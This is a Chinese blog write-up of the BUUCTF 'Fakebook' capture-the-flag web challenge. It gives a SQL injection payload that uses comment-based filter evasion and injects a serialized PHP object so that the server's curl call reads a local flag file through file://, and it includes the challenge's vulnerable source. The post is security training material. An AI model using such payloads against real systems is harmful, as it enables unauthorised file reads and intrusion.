BUUCTF Fakebook

原创


weixin_44377940 于 2020-03-18 11:47:16 发布 701 收藏 1

分类专栏： 初窥CTF


本文链接：https://blog.csdn.net/weixin_44377940/article/details/104939228

注册一个admin账户，然后登陆，没有发现什么东西。

点进view.php一看，发现好像有个注入点。



尝试注入，发现对union进行了过滤，可以用/**/进行绕过。



可以看到有一个反序列化，然后我就没有思路了。

看了wp才知道，还有个备份文件user.php.bak和flag.php，user.php.bak代码如下：

```php
<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);//设置句柄
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);//执行句柄
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);
        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);//返回执行句柄的结果或404
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);//对blog进行过滤，要求http(s)协议作为开头
    }
}
?>
```

在上图我们可以看到，在原来blogcontents的地方有一个报错：**Call to a member function getBlogContents() on boolean in /var/www/html/view.php on line 67**，说明`user.php`中的`getBlogContents`函数在这里被调用，而该函数又是返回传入blog地址的`get`函数，再看到有个魔术方法，加上之前的反序列化函数，**利用反序列化函数重构`$blog`**，在重构之后由于对blog没有进行过滤，所以可以绕过注册时对blog的过滤。

构造序列化代码如下：

```php
<?php
class UserInfo
{
    public $name = "1";
    public $age = 1;
    public $blog = "file:///var/www/html/flag.php";
}
$a = new UserInfo();
echo serialize($a);
?>
```

payload: `?no=-1/**/union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'--+`

然后在iframe用base64解开src即可查看flag。

```
<br>
<p>the contents of his/her blog</p>
<hr>
<iframe src="data:text/html;base64,PD9waHAN…UzNDcyYjV9IjsNCmV4aXQoMCk7DQo=" width="100%" height="10em">
  #document
```